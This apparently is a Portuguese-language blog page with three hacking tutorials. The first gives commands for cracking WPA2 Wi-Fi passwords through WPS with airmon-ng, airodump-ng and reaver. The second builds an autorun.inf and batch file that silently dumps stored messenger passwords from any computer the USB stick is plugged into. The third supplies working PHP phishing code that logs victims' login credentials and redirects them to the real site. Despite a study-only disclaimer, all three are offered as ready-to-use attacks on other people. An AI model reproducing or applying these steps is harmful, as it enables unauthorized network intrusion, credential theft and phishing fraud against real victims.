Mostrando postagens com marcador Senhas. Mostrar todas as postagens

quinta-feira, 7 de novembro de 2013

Descobrindo senha de Roteadores Wi-Fi WPA2 com WPS Ativado

Olá a todos

Claro que não preciso falar que essas informações devem ser usadas com responsabilidade, apenas para fins de estudo e testes, lembrando que cada um será responsável pelo que fizer com essas informações.

Pra começar precisamos de uma distribuição Linux usada para Pen-Test, no meu caso, fiz e testei com sucesso o Linux Backtrack disponível no seguinte link abaixo

http://www.backtrack-linux.org/downloads/
Atualizado em 24/4/13: A dica apresentada aqui nesse tutorial funciona perfeitamente também no Kali Linux.
Essa distribuição já vem com tudo que precisamos instalado.

Vamos precisar também de uma placa de rede Wi-Fi que suporte ser ativada em modo monitor (a maioria funciona) no computador ou VM que será usada para fazer o procedimento.

Importante é que esse tutorial só funciona em roteadores que tem a função WPS ativada, que diga-se de passagem muitos tem e vem ativado por padrão.

Vamos lá então:

Caso sua placa já esteja conectada abra um terminal e digite
ifconfig wlan0 down
lembrando que “wlan0? pode variar dependendo do seu equipamento.
em seguida vamos colocar a placa em modo monitor com o seguinte comando:
airmon-ng start wlan0
Agora precisamos capturar o MAC do Access Point que desejamos descobrir a senha para isso execute o seguinte comando
airodump-ng -i mon0
Será exibida uma tela como essa onde será visualizado uma lista com todos os access point que foram localizados, copie o mac do access point desejado antes de ir pro próximo passo.

Obs: O campo ESSID vai mostrar o nome das redes ao alcance no caso aqui propositadamente ficaram borrados


Agora vamos usar um programa chamado reaver, ele pode ser instalado em outras distribuições linux mas no nosso sugerido ela já vem instalada, basta digitar o seguinte agora
reaver -i mon0 -b 98:5d:4c:c3:54:90 -vv
Lembre-se de após o “-b” vc deve usar o Mac Adress do access point que deseja descobrir a senha.

O processo é um tanto demorado (pode levar váárias horas) mas se fizer tudo direitinho e o Access Point estiver configurado para usar WPS certamente será exibida a senha no final.


Creditos: Hernane Carvalho

segunda-feira, 2 de abril de 2012

Roubando senhas de MSN/Yahoo/Gtalk(orkut) com o pendrive

Roubando senhas de MSN/Yahoo/Gtalk (orkut) com pen drive!


É bastante simples, primeiramente baixe o mspass. Para aqueles que gostam de baixar direto da fonte, baixe aqui:


Abre o pendrive e crie um documento chamado “autorun.inf”.
Nele escreva isso:

[autorun]
open=captura.bat
ACTION=darkers

Renomeie o disco do seu pendrive para o mesmo nome que esta na propriedade ‘Action.”

Ex: Se estiver com o nome “Disco Removível” e no Action tiver “darkers”, clique com o botão direito sobre o ícone do pendrive e clique em Renomear e ponha “darkers” no nome.

Então crie uma pasta chamada mspass, nessa pasta você copia o mspass.exe que você baixou. *Não a instalação e sim o .exe do programa! (Isso somente para quem optou por baixar a instalação dele na fonte logo acima.)

Então você cria um arquivo .bat, que é chamado captura.bat. Nesse arquivo você escreve:

start mspass\mspass.exe /stext Senhas.txt

OK! Isso é tudo que você tem que fazer. Você colocar o o seu pendrive em qualquer computador, o autostart.inf executará o mspass. Depois de alguns segundos, você pode remover o pendrive. Depois disso, aparecerá um arquivo chamado Senhas.txt no seu pendrive, com as senhas que o Mspass pegou!
-O Mspass é um programa que decodifica senhas de MSN (e de alguns outros softwares também, como Yahoo Messenger), descobrindo a senha de usuários que ja logaram no computador que ele for executado.
-O arquivo captura.bat serve para salvar todo texto do mspass em um arquivo .txt, ou seja, ele vai salvar o login e senha no .txt.

-O Mspass caputura senhas de: MSN Messenger | Windows Messenger (In Windows XP) | Windows Live Messenger (In Windows XP/Vista/7) | Yahoo Messenger (Versions 5.x and 6.x) | Google Talk | ICQ Lite 4.x/5.x/2003 | AOL Instant Messenger v4.6 or below, AIM 6.x, and AIM Pro. | Trillian | Trillian Astra | Miranda | GAIM/Pidgin | MySpace IM | PaltalkScene | Digsby

Creditos : Forum Darkers

sexta-feira, 30 de março de 2012

Tutorial sobre Phishing


Tenho postado sobre phishing e o atacante utilizando técnicas para espalhar seus sites de phishing. Agora, vamos ver como eles criam essas páginas de phishing em primeiro lugar com o passo-a-passo. O Conhecimento de PHP e HTML será muito útil para criar páginas de login falso


1- Selecione um site de destino e navegue até a página de login.

2- Salve a página inteira indo em Arquivo-> Salvar como .. (Estou fazendo isso no Firefox .)

3- Você terá agora um arquivo HTML e uma pasta cheia de imagens e talvez alguns arquivos JavaScript. Renomeie o arquivo HTML para index.html e crie um outro arquivo chamado lista.txt. Este arquivo de texto irá realizar as credenciais de login das vítimas.

4- Crie um arquivo PHP com o nome “phish.php“

5- Cole o seguinte código para o arquivo PHP (phish.php) que você já fez. Este código é o que leva os detalhes de login e os armazena no arquivo “lista.txt“, e depois redireciona para o site real. Desta forma, o usuário vai pensar que ele colocou as informações de login errado e terá êxito, a segunda vez que ele for tentar se logar o site se redirecionara para o site real. Fazendo assim com que a vitima nem perceba que seus dados foram roubados.

<?php
Header("Location: http://www.linkdositeoriginal.com");
$handle = fopen("lista.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}fwrite($handle, "\r\n");
fclose($handle);
exit;
?>

6. Agora temos que apontar o formulário de login no arquivo HTML para o arquivo PHP (phish.php). Localize o código do formulário no arquivo HTML e alterar o link de ação para o arquivo PHP e do tipo de método decomeçar assim que as informações apresentadas são passados através da URL. O código HTML deve começar com algo como isto:

<form action = sitelink ” . com o método = “GET”>

altere para:

<form action = http://www.site.com/phish.php ” . com o método = “GET”>

Ou:

<form action = phish.php ” . com o método = “GET”>

7. Quando tudo estiver concluído, faça o upload dos arquivos para um webhost gratuito que suporte PHP.

8. Você acabou de criar uma página de phishing.
Autor: Diablos 4-Ever